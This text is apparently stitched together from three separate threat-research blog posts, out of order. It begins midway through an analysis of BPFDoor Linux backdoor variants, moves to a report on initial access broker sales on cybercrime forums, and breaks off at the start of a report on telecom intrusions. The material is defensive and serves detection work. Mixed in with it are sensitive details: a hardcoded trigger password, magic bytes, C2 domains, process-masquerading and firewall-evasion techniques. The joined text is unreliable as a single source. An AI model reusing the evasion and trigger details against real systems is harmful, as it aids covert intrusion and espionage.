One new variant sample, which we named variant ‘G’, utilizes a multi-threaded architecture to ensure triple-redundant capture of “wake-up” packets. The malware spawns three independent threads, each responsible for monitoring a specific transport protocol at the raw IP layer.
This is achieved by invoking the socket() system call with protocol-specific parameters for TCP, UDP, and ICMP:
TCP:socket(AF_INET, SOCK_RAW, IPPROTO_TCP)
UDP:socket(AF_INET, SOCK_RAW, IPPROTO_UDP)
ICMP:socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)
The implant achieves simultaneous trigger detection across three protocols by deploying identical BPF filters on protocol-specific raw sockets. This functionality is implemented using three separate threads for protocol capture. This design is crucial: By dedicating a thread to each protocol, the malware prevents high-volume traffic in one protocol from overloading the sniffer and causing it to miss a “magic” trigger arriving via a less-trafficked protocol.
Beyond preventing packet loss, this parallel architecture provides C2 resiliency via built-in fallback channels. Because the BPF filters concurrently sniff TCP, UDP, and ICMP, the threat actor becomes highly resilient to sudden perimeter security changes. If a network defender updates an egress firewall to aggressively block anomalous ICMP or UDP traffic, the attacker can seamlessly switch to sending magic triggers over TCP.
Some samples (Figure 12: ed768dd922742a597257ad684820d7562bb6be215710ec614bd041a22f3d6863) exhibit the usage of threads and a new mutex/process name being spoofed like “hpasmlited”:
Figure 12: hpasmlited process name spoofing
⠀
Thenstart_routine, sub_4089BB, sub_4084F7proceeds with the old codebase installing the same BPF filter shared among TM variant D samples; this variant supports ICMP relay.
Below is shown the creation of three different kinds of sockets filtering traffic by TCP, UDP, and ICMP:
Figure 13: Creation of 3 sockets handling TCP, UDP, and ICMP
⠀
Note that a0t is an array containing three BPF filters, each of them containing the same229instructions found in TM variant D.
HPE ProLiant-tuned variant: Living off the land
One variant (Figure 14: 9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82)was specifically tailored for HPE ProLiant servers, demonstrating a “living off the land” approach through binary masquerading.
Figure 14: HPE Insight Management Agents spoofing
⠀
The process name is set to cmathreshd, with realistic flags like -p 5 -s OK, directly impersonating the HPE Insight Management Agents. The malware checks for /var/run/cma.lock. If found, it kills the legitimate HP agent and takes its place. This displacement prevents resource conflicts that would otherwise alert system administrators. The call to unsetenv(“LD_PRELOAD”) is designed to disable user-mode security hooks (such as local EDRs or rootkit hunters) that monitor system calls. This specific masquerading tactic demonstrates deep environmental awareness. The threat actors recognize they are operating on physical, bare-metal HPE hardware commonly deployed in 4G and 5G core and edge systems (such as Ericsson-style architectures).
The active beacon: Guaranteed persistence
Rapid7 variant ‘H’ contrasts with the classic, stealthy BPFDoor sniffer (which generates no outbound traffic). The beacon is proactive and provides guaranteed access by bypassing stateful firewalls that only permit outbound connections. It achieves this via a continuous heartbeat mechanism that resolves dynamic DNS domains, such as ntpussl.instanthq.com and ntpupdate.ddnsgeek.com. By masquerading as Network Time Protocol (NTP) over SSL, the threat actors seamlessly encapsulate their encrypted C2 sessions within what appears to be routine time synchronization or IoT telemetry. This ‘hide in plain sight’ tactic allows the active beacon to blend into the baseline network noise and establish a direct, unauthenticated connection on port 443 using the old-fashioned statically linked OpenSSL library and RC4-MD5 ciphersuite.
Heartbeat mechanism:The function actively attempts to resolve the hardcoded C2 domain ntpussl.instanthq.com using the gethostbyname() function. It runs in an infinite loop, attempting to connect if the domain resolves. If the connection fails, it sleeps for a random interval (1 to 2.5 minutes) before trying again — this acts as the Heartbeat.
Masquerading: The domain ntpussl.instanthq.com mimics NTP (Network Time Protocol) over SSL, blending into standard time-sync or certificate update traffic.
Activation kill switch:A “Kill Switch” or “Activation” check verifies the IP returned by the DNS query: if ( !strstr(v1, “127.0.0.1”) ).
Direct connection: The malware connects to the resolved IP on port 443 (0x1BB) without requiring authentication.
Figure 15: Rapid7 variant H active beaconing (sample spoofing the HPEProliant cmathreshd)
⠀
Stack strings were employed to bypass basic static signature detection:
By encapsulating encrypted shell sessions within what appears to be routine time synchronization or IoT telemetry, the threat actors effectively bypass standard firewall rules. Below is the list of domains observed being used by Chinese TAs during espionage campaigns:
“Encrypted” Masquerade
Domain: ntpussl[.]instanthq.com
Function & analysis: Encrypted Shell/Tunneling. “ntpussl” recalls an ssl connection with an NTP server. (195b98211d1ce968669a0740ca08d0ddcf03a2df03a47e2e70550f6c002b49e8; 9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82).
“System Update” Disguise
Domain: ntpupdate.ddnsgeek[.]com
Function & analysis: Standard Utility Mimicry. This domain mimics the common ntpdate utility. The use of terms like “geek” or “update” is a social engineering tactic, as security analysts often overlook such domains, assuming they belong to benign OS background processes (ca56622773c1b6f648b1578978b57aa668df25a11e0c782be008384a6af6c2c4).
“Persistence” Disguise
Domain: ntpupdate.ygto[.]com
Function & analysis: Rapid IP Rotation. This domain is employed for dynamic DNS updates, enabling rapid IP rotation. If the primary C2 IP address is blocked, the attackers update the DDNS record at ygto.com to maintain command-and-control access.
“IoT/Camera” Disguise
Domain: ntpd.casacam[.]net
Function & analysis: Blending with residential traffic. Masquerades as a time check service for IP cameras. Since casacam.net is a legitimate DDNS provider for DVRs, traffic to this domain easily blends into the millions of devices monitored by telecom networks, especially in residential broadband environments.
Note: The domains ntpupdate.ygto[.]com and ntpd.casacam[.]net are involved in generic trojan/spam campaigns.
Rapid7 variants I,J,K and L
Rapid7 variant “I” uses an 11-instruction BPF filter targeting TCP port 9999, enforcing a two-step handshake, requiring firstly new magic bytes (0xA9F205C3) in the tcp payload, secondly the presence of a hardcoded magic password (dP7sRa3XwLm29E). Finally, it extracts the attacker’s IP and port to spawn an unencrypted reverse shell.
Rapid7 assigned icmpShell and httpShell variants the letters J,K respectively while the letter L is reserved for samples exhibiting only the ICMP relay feature. To summarize:
Implementation details: Hijacks a pseudo-terminal (PTY) utilizing fork() and dup2().
Variation: Both
Tactic: Defense Evasion
T1036.004: Masquerading
Implementation details: Alters process arguments to mimic benign daemons like qmgr.
Variation: Both
T1070.003: Clear History
Implementation details: Injects HISTFILE=/dev/null into environment variables.
Variation: Both
T1027: Obfuscated Files Information
Implementation details: Stack strings for passwords and paths prevent static extraction.
Variation: Both
T1564: Hide Artifacts
Implementation details: Uses AF_PACKET sniffing to remain invisible to local netstat/ss.
Variation: Both
Tactic: Persistence
T1205: Traffic Signaling
Implementation details: Employs magic bytes and flags like 0xFFFFFFFF as wake-up triggers.
Variation: Both
Tactic: Command & Control
T1573.001: Symmetric Cryptography
Implementation details: e.g. Enforces the X: plaintext tag and encrypts the underlying PTY output via an RC4 cipher (using the hardcoded ICMP key).
Variation: Both
T1071.001: Application Layer Protocol
Implementation details: Blends in by utilizing formatted HTTP POST requests with hardcoded URIs up to 100-byte hexadecimal bodies.
Variation: httpShell
T1095: Non-App Protocol
Implementation details: Transmits exfiltration via crafted ICMP Echo Requests.
Variation: Both
T1090: Proxy
Implementation details: Uses ICMP relay to bounce traffic through internal segments.
Variation: Both
T1001: Data Obfuscation
Implementation details: icmpShell hides its tracking mechanisms directly inside the network layer headers. By truncating the Linux Process ID (PID) and injecting it into the 16-bit ICMP Identifier field, and hardcoding the ICMP Sequence Number to 1234, it obfuscates its session tracking data as standard network metadata.
Variation: icmpShell
T1572: Protocol Tunneling
Implementation details: ICMP tunneling
Variation: icmpShell
T1090: Proxy
Implementation details: The BPF filter concurrently sniffs TCP, UDP, and ICMP. If one protocol is blocked by egress filtering, the attacker can seamlessly utilize an alternate protocol to trigger the shell without reconfiguring the implant.
Variation: Both
Defensive depth and detection guidance
Detection must shift from looking for payload content to identifying structural anomalies and static protocol markers.
Suricata/NIDS focus: Target the hardcoded 1234 sequence number used in custom functions and the technically invalid ICMP Code 1 injected by the heartbeat thread.
Host monitoring: Monitor for processes whose executable path does not exist on disk and spoofed processes running as root (e.g., zabbix_agentd, dockerd).
Auditd rules: Monitor the creation of AF_PACKET sockets (capturing SOCK_RAW and SOCK_DGRAM) and the setsockopt call used to attach BPF filters.
Rapid7 triage script: Utilize the rapid7_bpfdoor_check.sh script to check for zero-byte mutex files and active BPF filters attached to packet sockets. Get the complete checklist at Rapid7’s github.
Final takeaways
Kernel-level evasion: The shift to SOCK_DGRAM allows the malware to simplify magic packet parsing by letting the host kernel decapsulate tunnels.
Deep–networklateralmovement: The “Hidden IP” field transforms infected machines into invisible network routers for bidirectional ICMP PTY tunnels.
New Variants: the newly identified features in BPFDoor samples highlight how TAs are tailoring and reusing BPFDoor’s code to the target environment. The rapid7 variant H (active beacon) stands out as it tries to blend in with the network traffic contacting fake NTP update servers.
Operational security: The malware can instruct the infected node to spawn a shell to the source of the magic packet using the signed -1, without embedding the C2 or proxy IP in the packet payload. Furthermore, unlike httpShell, the icmpShell is designed to run without requiring live interaction as it terminates itself after 12s of inactivity, demonstrating how surgical and precise the TA intervention is when accessing the core of the backbone, achieving maximum stealthiness.
For an exhaustive deep dive of the assembly code, BPF bytecode, and exact packet structures used by icmpShell and httpShell variants, please refer to our technical whitepaper here. You can also view our on-demand webinar here.
Initial Access Brokers (IABs) are a key component of the cybercrime ecosystem, offering hassle-free building blocks for ransomware, data theft, and extortion. Rapid7’s analysis of H2 2025 activity across five major forums grants fresh insight into a power balance shift toward initial access sales from newer marketplaces, such as RAMP and DarkForums. Higher asking prices and more focus on high-value sectors and large organizations, such as Government, Retail, and IT, reveal a mature and profit-focused IAB market.
This blog highlights key access trends and pricing, pinpoints the most targeted industries and regions, and gives actionable recommendations for identifying and isolating potential breaches via popular IAB offerings.
Key findings
Our detailed analysis of six months of data from Exploit, XSS, BreachForums, DarkForums, and RAMP reveals the following key findings:
Access prices and target organization size increased dramatically: The average alleged victim revenue and offering base price have increased significantly compared to the previous year, indicating that IABs are targeting larger, higher-value enterprises and charging premium prices for quality access.
Primary access vectors haven’t changed: RDP, VPN, and RDWeb remain the top access vectors being offered for sale, which means that remote access infrastructure is still the primary attack surface for initial access sales.
High-privilege access is increasingly prioritized: Most common privilege levels being offered by IABs are Domain User (42.9%), Domain Admin (32.1%), and Local Admin (12.5%), with a visible decline in lower-privilege offerings, such as Local User privileges. It seems the market is shifting from volume to high-impact access that enables faster and more efficient malicious operations, such as ransomware and extortion attacks.
Certain underground marketplaces have become favored over others: DarkForums (221 threads) and RAMP (208 threads) were the most active forums for initial access sales in H2 2025, accounting together for 81% of the observed threads. At the same time, older, historically dominant forums such as XSS and Exploit saw significant declines in IAB activity.
IABs target specific industries: IAB activity is primarily concentrated on sectors offering the highest potential for financial gain or intelligence acquisition: Government, Retail, and Information Technology (IT).
Focus on government access: The Government sector is the most frequently targeted industry vertical, at 14.2% (Retail and Information Technology follow with 13.1% and 10.8%, respectively). ‘Admin panel’ access is the most commonly observed type offered for this sector, with DarkForums serving as the principal platform for its sale.
IAB and cybercrime forum landscape in 2026
Just as in 2025, cybercriminal forums continue to serve as the primary marketplaces for the promotion and sale of pirated network access. Platforms such as Exploit, BreachForums, XSS, DarkForums, and RAMP have remained central pillars of the cybercriminal underground through 2025 and into 2026, despite sustained law-enforcement pressure, infrastructure seizures, and repeated cycles of disruption and rebirth. In response to their continued relevance, Rapid7 threat intelligence researchers expanded their monitoring to include all five forums, tracking activity from January through December 2025. The primary objective was to benchmark Initial Access Broker (IAB) activity and adjacent services, including an in-depth analysis of tactics, techniques, and procedures (TTPs), initial access vectors, credential and session pricing, victim geographies, and evolving monetization strategies.
Why cybercrime forums matter in 2026
We selected these five forums for their continued relevance, the concentration of experienced actors, and their distinct functional roles within the cybercriminal ecosystem. Collectively, they represent the full lifecycle of modern cybercrime from initial compromise and access brokerage to data monetization, extortion, and ransomware enablement. Despite repeated takedowns and administrator arrests, the past two years have demonstrated that forum resilience, brand persistence, and rapid reconstitution remain defining characteristics of the underground economy. Monitoring activity across these platforms, particularly from reputable, high-volume IABs and repeat sellers, provides critical insight into shifting attacker priorities, preferred access vectors, and pricing dynamics.
Exploit, XSS, DarkForums, BreachForums, and RAMP: Combined data analysis
Last year, in The Rapid7 2025 Access Brokers Report, we analyzed the data of three main cybercrime forums, Exploit, XSS, and BreachForums. This year, we have expanded this list to include two additional (and very popular) forums, DarkForums and RAMP.
In fact, the newly analyzed forums were the most active in the past six months in terms of initial access and privileges offered for sale. DarkForums with 221 sale threads, followed by RAMP with 208, then Exploit with 53, Breached with 30, and XSS with 18. This might indicate a certain change in shifts in terms of popularity between the newer forums and the older ones.
⠀
The average alleged revenue of the organizations whose access is being sold in these forums was $3.242 billion, and the average base price for the offerings was $113,275. However, it is important to keep in mind that victim revenue numbers are broker-provided based on their own online research, and as such, they may not necessarily be accurate.
Both numbers manifest a substantial rise compared to last year (average revenue – $2.232 billion, average base price – $2,726), with the average base price of the offerings increasing by approximately 4055% compared to last year. Notably, these numbers are especially affected by DarkForums, with tremendously high values in both counts. They show that IABs have become more resourceful, finding weak spots in larger organizations, and also much greedier in terms of the price of their offerings.
Initial access vectors and privilege types
Analysis of the access types offered for sale revealed 29 distinct types of access. The most frequently advertised access types were RDP (21.2%, 91 offers), VPN (12.8%, 55 offers), and RDWeb (11.2%, 48 offers).
⠀
The most common privilege types were Domain User with 144 instances (42.9%), followed by Domain Admin with 108 (32.1%) and Local Admin with 42 (12.5%).
In many observed cases, VPN and RDWeb access are sold with the Domain User privilege, while RDP is sold with either Domain User or Domain Admin.
If we compare the numbers of the top 5 access types offered for sale to last year’s data, we can see that RDP access has become more prevalent than VPN, although both access types remain the leading two categories. In addition, it seems that RDweb is much more popular among the sellers.
⠀
As for the privilege types, we can see that the clear dominance of the Domain User privilege offered for sale has declined, though it remains the most common privilege type sold by IABs. In addition, the newer dataset lacks any mentions of the Local User privilege. The data indicates a decline in the previously dominant Domain User access offering. Despite this decrease, Domain User access remains the most frequently sold privilege level among Initial Access Brokers (IABs). Notably, the updated dataset contains no instances of Local User privilege sales.
This shift likely reflects evolving IAB monetization strategies and changing buyer demand. While Domain User access remains valuable for its broad network reach, its reduced dominance may signal heightened market competition, stronger defensive controls, or strategic diversification into alternative access types. The complete absence of Local User privileges suggests diminishing operational relevance and limited resale value, as threat actors increasingly prioritize access that facilitates lateral movement, privilege escalation, and rapid operational impact.
⠀
Additionally, in RAMP, we observed an exploit targeting a vulnerability in the Oracle E-Business Suite (CVE-2025-61882) being offered for sale.
⠀
⠀
CVE-2025-61882 is a critical vulnerability in Oracle E-Business Suite (versions 12.2.3–12.2.14). This flaw allows unauthenticated attackers to execute arbitrary code via HTTP, resulting in complete system compromise.
The vulnerability has been exploited as a zero-day by the Cl0p criminal organization to exfiltrate financial and human resources data for subsequent extortion attempts, as documented in the Rapid7 blog.
Demographic information
A comprehensive analysis of the underground market for illicit network access points reveals that most available listings concern networks in the United States, totaling 155 unique listings.
This substantial figure constitutes a significant 30.9% of the total global data on illicit network access available for purchase. The dominance of the U.S. in this domain suggests a confluence of factors, including the sheer size and connectivity of its network infrastructure, the high value associated with compromised U.S. enterprise and government networks, and the relative wealth of potential buyers seeking access to these environments. The visibility of U.S.-based access points on darknet marketplaces underscores a considerable vulnerability and highlights the attractiveness of U.S. targets to cybercriminal syndicates seeking initial access for subsequent malicious activities such as data exfiltration, ransomware deployment, or espionage.
⠀
The top 10 targeted countries list is very similar to the one from last year, which also placed the United States at the top, with a large margin from the following countries (the United Kingdom, India, and Brazil).
In addition, an analysis of the offerings indicates a pronounced concentration on particular sectors. The government sector is the most frequently targeted category, accounting for 14.2% of the observed offerings, likely due to the substantial value of sensitive data held. The retail industry closely follows at 13.1%, attracting IABs due to the presence of payment card information (PCI) and personally identifiable information (PII). The Information Technology (IT) sector is the third most frequent target, at 10.8%, valued for its potential as a supply chain vector to compromise a wide range of clients.
This strategic focus on Government, Retail, and IT underscores the IAB community’s prioritization of targets that promise the greatest financial return, intelligence acquisition, or potential for systemic disruption.
⠀
Unlike the top 10 countries list, the top 10 targeted sectors list is very different from last year’s, which was dominated by the Financial Services and IT sectors, with few network access offerings from organizations in the Government and Retail sectors. This is likely due to the inclusion of DarkForums in this year’s analysis, which usually contain many sellers offering access to government networks.
Individual analysis of Exploit, XSS, DarkForums, BreachForums, and RAMP
The following is a detailed, individual analysis of the five forums, covering their history, operations, and key trends from the latter half of 2025. This includes an examination of common illicit listings, typical base price ranges, and frequently targeted regions.
Exploit
Exploit has continued to function as one of the most technically rigorous Russian-language cybercrime forums. Historically focused on exploits, malware development, and high-end IAB offerings, Exploit has maintained a comparatively stable operational posture over the past two years. While selectively restricting access and tightening vetting following multiple international law enforcement takedowns of peer forums, Exploit has benefited from its long-standing reputation system and senior moderator structure. Between 2024 and 2026, it increasingly served as a venue for enterprise network access, VPN, and EDR-bypassed footholds, and post-exploitation tooling, rather than commodity credential sales.
Unlike last year’s offerings that focused on RDP access, the H2 2025 data shows that Exploit’s IABs are more focused on RDweb. The shift from RDP access to RDWeb access in H2 2025 is likely due to improved defenses against direct exposure to the RDP protocol. Faced with reduced capabilities to secure or remove RDP access points exposed to the internet, attackers are adapting by targeting RDWeb portals, which are often vulnerable and sometimes less well-protected. RDWeb offers reliable access to enterprise environments, making it an attractive alternative for initial access brokers. The United States remains the most targeted country, accounting for approximately 40% of cases in which the organization’s location is specified.
⠀
Interestingly, while the average alleged revenue of the targeted organizations dropped from approximately $314 million to only $58 million, the base price of the offerings has gone 6 times higher than last year.
BreachForums (AKA Breached)
BreachForums has experienced the most visible volatility. Following multiple seizures and arrests in 2023–2024, the forum underwent several reboots under new administrators, each attempting to inherit the brand equity of the original platform. By 2025, BreachForums had largely reestablished itself as a data-leak-centric marketplace, with less emphasis on technical exploitation and a greater focus on breached databases, stealer logs, and extortion-related disclosure tactics. Trust erosion from repeated compromises, however, pushed higher-tier IABs and ransomware affiliates toward more closed or Russian-language platforms, reducing BreachForums’ role in elite access brokerage by 2026.
The precarious status of the Breached forum, as it is now called, is reflected by the number of IAB threads found this year (around 52% less than in 2024). This is likely due to the disappearance of very dominant players in the IAB community, such as IntelBroker (real name: Kai West), who was apprehended by law enforcement and charged in the U.S. with his crimes. Accordingly, the variety of access types was much more limited, dominated by remote code execution (RCE) and Shell access. However, unlike last year, which included only Domain Admin, this year we noticed additional privilege types offered: Domain User and Local Admin.
⠀
Just like in the other examined forums, the United States is the most targeted country (17.4%) in Breached, but by a substantially smaller percentage compared to last year.
As for the pricing, we see an opposite trend compared to Exploit – while the average alleged revenue of the targeted organizations has slightly increased in 2025, the base price of the offerings in Breached was cut in half.
XSS (formerly DaMaGeLaB)
XSS has retained its status as a premier Russian-language forum for initial access sales, ransomware partnerships, and credentialed access to corporate environments. Following intermittent downtime and administrator turnover in 2024, XSS emerged in 2025 with reinforced operational security practices and stricter membership controls. Over the past two years, XSS has increasingly served as a coordination hub for post-access collaboration, including handoffs between IABs, ransomware operators, and data theft specialists. Pricing trends observed on XSS indicate a shift toward higher-value, lower-volume access, particularly in Western enterprise environments.
Compared to last year’s assessment, this forum showed the most significant shift. It went from being the most dominant forum for IAB threads to the lowest among the five forums we examined. In H2 of 2025, we only located around 20 threads (compared to almost 200 in 2024). This small number of threads makes XSS stats so statistically negligible as to be unanalyzable. This decline is likely due to many IABs shifting to newer, “shinier” cybercrime forums, such as DarkForums and RAMP.
DarkForums
DarkForums rose to prominence as an English-language alternative following repeated disruptions to BreachForums. Between 2024 and 2026, DarkForums positioned itself as a hybrid marketplace, blending breach data sales, low- to mid-tier IAB offerings, and fraud services. While it lacks the technical depth of Exploit or XSS, DarkForums has become a key on-ramp for emerging actors, especially those operating stealer malware or reselling access obtained using phishing and MFA fatigue attacks. Its relatively open registration model has resulted in higher signal-to-noise ratios, but it remains valuable for tracking early-stage monetization trends.
DarkForums is one of the two new forums that were included in this year’s analysis, and the most dominant in terms of IAB threads. It had a somewhat unique access type, leading the board, Fortinet, followed by SSH, RDP, and Root access. The Fortinet access points were predominantly sold by a very active DarkForums user, BigBro. Interestingly, we also found another user, Big-Bro, active on RAMP, who is likely the same user, although selling different types of access points.
⠀
Similar to the other forums, the most targeted country on DarkForums was the United States (25.8%); however, unlike the others, many of the network access offerings were from organizations in the Government and Retail sectors.
As for the pricing, DarkForums had the highest average of alleged targeted organization revenue and offering base price by a very large margin compared to the rest.
RAMP (Russian Anonymous Marketplace)
RAMP has continued to operate as a high-trust, invite-only ecosystem following its resurgence after earlier disruptions by law enforcement. By 2025–2026, RAMP solidified its role as a convergence point for ransomware affiliates, IABs, and cash-out services, rather than a general discussion forum. RAMP listings observed during this period emphasized full domain access, long-term persistence, and revenue-sharing models, reflecting a mature, partnership-driven cybercrime economy. Its closed nature limits visibility, but the activity that does surface suggests alignment with the most operationally sophisticated threat actors.
RAMP was another newly examined forum and the second-highest in terms of IAB threads. The most dominant type of access being sold by RAMP’s IABs was RDP, followed by VPN and Citrix by a large margin. The most common privilege types for sale were Domain User (56.4%) and Domain Admin (33.9%). Notably, most of the threads that were analyzed for this forum (78.8%) belonged to only two users, Big-Bro (mentioned earlier) and an allegedly Albanian user, lacrim.
⠀
In RAMP, the United States continued to lead the list of targeted countries (36.5%). The average alleged targeted organization revenue was approximately $440 million, and the average base price was almost $6400.
Threat actors active across multiple forums
This research revealed that a subset of threat actors maintains an active presence across multiple forums, with the greatest overlap observed between Breached and DarkForums. This overlap is understandable, since DarkForums was intentionally designed as a “spiritual successor” and a like-for-like replacement for Breached following the latter’s frequent law-enforcement disruptions. Consequently, the two platforms share a nearly identical visual and structural layout, both utilizing the MyBB forum software to create a familiar environment for users.
Recommendations
For organizations, security strategies cannot remain static. Policy frameworks and compliance controls alone are insufficient. Continuous monitoring of real-world access behavior is essential. Anomalous logins, unexpected privilege escalations, access outside normal business hours, or activity from unfamiliar locations should be treated as early indicators of compromise.
Proactive threat intelligence further enables defenders to anticipate which access methods are most likely to be targeted. An effective defense requires making stolen access difficult to exploit. Enforcing least-privilege principles, tightly controlling administrative rights, hardening remote access services with MFA, and accelerating intrusion detection all materially limit an attacker’s ability to escalate and persist. While breaches may still occur, rapid identification and containment can prevent them from becoming full-scale incidents. Organizations that evolve their defenses in step with access brokers can erode the attackers’ advantage, increasing the cost and reducing the effectiveness of cybercrime.
Conclusion
The comparison between 2024 and 2025 highlights how initial access brokers continue to adapt to increasingly robust defensive measures. As organizations strengthen their security postures, attackers refine the types of access they steal and monetize to maintain effectiveness. In 2025, high-privilege credentials, such as domain or local administrator accounts, will command greater value because they enable rapid lateral movement and immediate operational impact, leaving defenders little time to detect and respond. Lower-privilege access is steadily losing value, signaling a clear shift from volume-driven access sales to a focus on quality and impact. Access vectors are evolving in parallel. As VPN infrastructure becomes more hardened and closely monitored, attackers are pivoting to RDP, RDWeb, and SSH services that are operationally critical, widely exposed, and often subject to less rigorous scrutiny. This shift reflects a pragmatic path-of-least-resistance strategy rather than any decline in attacker sophistication.
The strategic positioning of covert access within the world’s telecommunication networks
A months-long investigation by Rapid7 Labs has uncovered evidence of an advanced China-nexus threat actor, Red Menshen, placing some of the stealthiest digital sleeper cells the team has ever seen in telecommunications networks. The goal of these campaigns is to carry out high-level espionage, including against government networks.
Telecommunications networks are the central nervous system of the digital world. They carry government communications, coordinate critical industries, and underpin the digital identities of billions of people. When these networks are compromised, the consequences extend far beyond a single provider or region. That level of access is, and should be, a national concern as it compromises not just one company or organization, but the communications of entire populations.
Over the past decade, telecom intrusions have been reported across multiple countries. In several cases, state-backed actors accessed call detail records, monitored sensitive communications, and exploited trusted interconnections between operators. While these incidents often appear isolated, a broader pattern is emerging.
Why telecom networks are strategic espionage targets
Telecommunications infrastructure provides a uniquely valuable strategic positioning.
Modern telecom networks are layered ecosystems composed of routing systems, subscriber management platforms, authentication services, billing systems, roaming databases, and lawful intercept capabilities. These systems rely on specialized signaling protocols such as SS7, Diameter, and SCTP to coordinate identity, mobility, and connectivity across national and international boundaries.
Persistent access within these environments enables far more than a conventional data breach. An adversary positioned inside the telecom core may gain visibility into subscriber identifiers, signaling flows, authentication exchanges, mobility events, and communications metadata. In the most concerning scenarios, this level of access could support long-term intelligence collection, large-scale subscriber tracking, and monitoring of sensitive communications involving high-value geopolitical targets.
Telecommunications networks sit at the intersection of identity, mobility, and global connectivity. Compromise at this layer carries national and international implications.
A structured campaign, not isolated incidents
What looks like discrete breaches increasingly resembles a repeatable campaign model designed to establish persistent access inside telecommunications infrastructure.
Our investigation uncovered a long-term and ongoing operation attributed to a China-nexus threat actor. Rather than conducting short-term intrusion activity, the operators appear focused on long-term positioning by embedding stealthy access mechanisms deep inside telecom and critical environments and maintaining them for extended periods.
In effect, attackers are placing sleeper cells inside the telecom backbone: dormant footholds positioned well in advance of operational use.
Across investigations and public reporting, we observe recurring elements: kernel-level implants, passive backdoors, credential-harvesting utilities, and cross-platform command frameworks. Together, these components form a persistent access layer designed not simply to breach networks, but to inhabit them.
Figure 1: Actors, tools and regions in which specific threat groups target the telecom sector
How BPFdoor enables covert, deep-seated persistence
At the center of this activity is BPFdoor, a stealth Linux backdoor engineered to operate within the operating system kernel.
Unlike conventional malware, BPFdoor does not expose listening ports or maintain visible command-and-control channels. Instead, it abuses Berkeley Packet Filter (BPF) functionality to inspect network traffic directly inside the kernel, activating only when it receives a specifically- crafted trigger packet. There is no persistent listener or obvious beaconing. The result is a hidden trapdoor embedded within the operating system itself.
This approach represents a shift in stealth tradecraft. By positioning below many traditional visibility layers, the implant significantly complicates detection, even when defenders know what to look for.
Our research indicates BPFdoor is not an isolated tool, but part of a broader intrusion model targeting telecom environments at scale.
How attackers gain initial access to telecom environments
These findings reflect a broader evolution in adversary tradecraft. Attackers are embedding implants deeper into the computing stack — targeting operating system kernels and infrastructure platforms rather than relying solely on user-space malware.
Telecom environments — combining bare-metal systems, virtualization layers, high-performance appliances, and containerized 4G/5G core components — provide ideal terrain for low-noise, long-term persistence. By blending into legitimate hardware services and container runtimes, implants can evade traditional endpoint monitoring and remain undetected for extended periods.
For defenders, the implications are significant. Many organizations lack visibility into kernel-level operations, raw packet-filtering behavior, and anomalous high-port network activity on Linux systems. Addressing this threat requires expanding defensive visibility beyond the traditional perimeter to include deeper inspection of operating system behavior and infrastructure layers.
Sharing intelligence responsibly
Our investigation to identify potential victims is ongoing and, where potential compromise has been discovered, we have notified affected parties through relevant authorities or direct communication with our customers.
As part of our responsible research process, we have collaborated with government partners and national CERTs to share findings and indicators associated with this activity. When our analysis identified infrastructure that may have been impacted, we proactively notified the relevant organizations and provided detection guidance to assist with investigation and response while the research was still underway.
Rapid7 Intelligence Hub customers have access to the full technical details and indicators of compromise within the platform, including Surricata rules. Those rules are also available through AWS Marketplace, where we offer our curated AWS firewall rule sets.
Technical analysis
The sections that follow examine how modern telecommunications networks are structured, how initial access is established, and how BPFdoor and related tooling enable infrastructure-level persistence inside the telecom backbone.
Modern telecom network structure
To understand why telecom environments are such attractive strategic targets, it helps to visualize their layered architecture (Figure 2). At the outer edge sit customer-facing services and access infrastructure: mobile base stations (RAN), fiber aggregation routers, broadband gateways, DNS services, SMS-controllers, roaming gateways, security appliances like firewalls, proxies, VPNs, and internet peering points. These edge systems connect into the operator’s IP core and transport backbone, where high-capacity routers and switches move massive volumes of voice, data, and signaling traffic across regions and international borders.
Figure 2: Simplified version of a telecom provider’s network
⠀
Deeper inside lies the control plane, the heart of the telecom network, built around subscriber management systems such as HLR/HSS or UDM, authentication platforms (AuC), policy control functions, billing systems, lawful intercept platforms, and roaming databases. These systems communicate using specialized telecom signaling protocols such as SS7, Diameter, and increasingly SCTP-based signaling for LTE and 5G core components. At the foundation, much of this infrastructure ultimately runs on hardened, but often standard, Linux or BSD-based bare-metal servers, virtualization stacks, and high-performance network appliances. When an adversary implants a persistent backdoor at the kernel level within these environments, they are not simply compromising a server, they are positioning themselves adjacent to subscriber data, signaling flows, and the mechanisms that authenticate and route national and international communications.
Initial access
Telecom intrusions rarely begin deep inside the core. Instead, attackers focus on exposed edge services and internet-facing infrastructure. Techniques such as exploitation of public-facing applications (T1190) and abuse of valid accounts (T1078) are repeatedly observed. Devices commonly targeted include: Ivanti Connect Secure VPN appliances, Cisco IOS and JunOS network devices, Fortinet firewalls, VMware ESXi hosts, Palo Alto appliances, and even web-facing platforms like Apache Struts. These systems sit at the boundary between external traffic and internal telecom environments, making them high-value entry points. Once compromised, they provide authenticated pathways into the provider’s network, often without triggering traditional endpoint detection mechanisms.
Let’s highlight some of the tools we observed during initial access and attempt to get more credentials for lateral movement.
CrossC2
Once initial access is secured, the operators frequently deploy Linux-compatible beacon frameworks such as CrossC2. This Cobalt Strike-derived loader enables beacon functionality on Linux hosts and has been repeatedly observed in PRC-aligned intrusion campaigns. It provides the same post-exploitation capabilities traditionally seen in Windows environments, command execution, pivoting, staging, but tailored for Linux-heavy telecom infrastructure. CrossC2 allows operators to blend into server environments that form the backbone of telecom operations, particularly edge devices and core routing systems. Just as with the Cross C2 configuration, investing reveals the C2 server. For example:
Figure 3: CrossC2 configuration
⠀
TinyShell
For long-term persistence, actors often rely on TinyShell, an open-source passive backdoor framework repurposed and customized by multiple APT groups. TinyShell is frequently observed on boundary devices such as firewalls, VPN appliances, and virtualization hosts. Compiled for Linux and FreeBSD, it is designed with stealth in mind: minimal network footprint, passive communication model, and reliable remote command execution capabilities.
Keyloggers and bruteforcers
After foothold establishment, attackers focus on persistence and lateral movement. Tooling such as Sliver, CrossC2, and TinyShell are complemented by SSH brute forcers and custom ELF-based keyloggers. In some cases, operators deploy brute-force utilities containing pre-populated credential lists tailored for telecom environments, even including specific usernames like “imsi,” referencing subscriber identity systems. This level of contextual awareness indicates reconnaissance and targeting aligned with telecom operational terminology. The goal is clear: move laterally, harvest credentials, and reach control-plane systems where subscriber data and signaling infrastructure reside.
BPFdoor
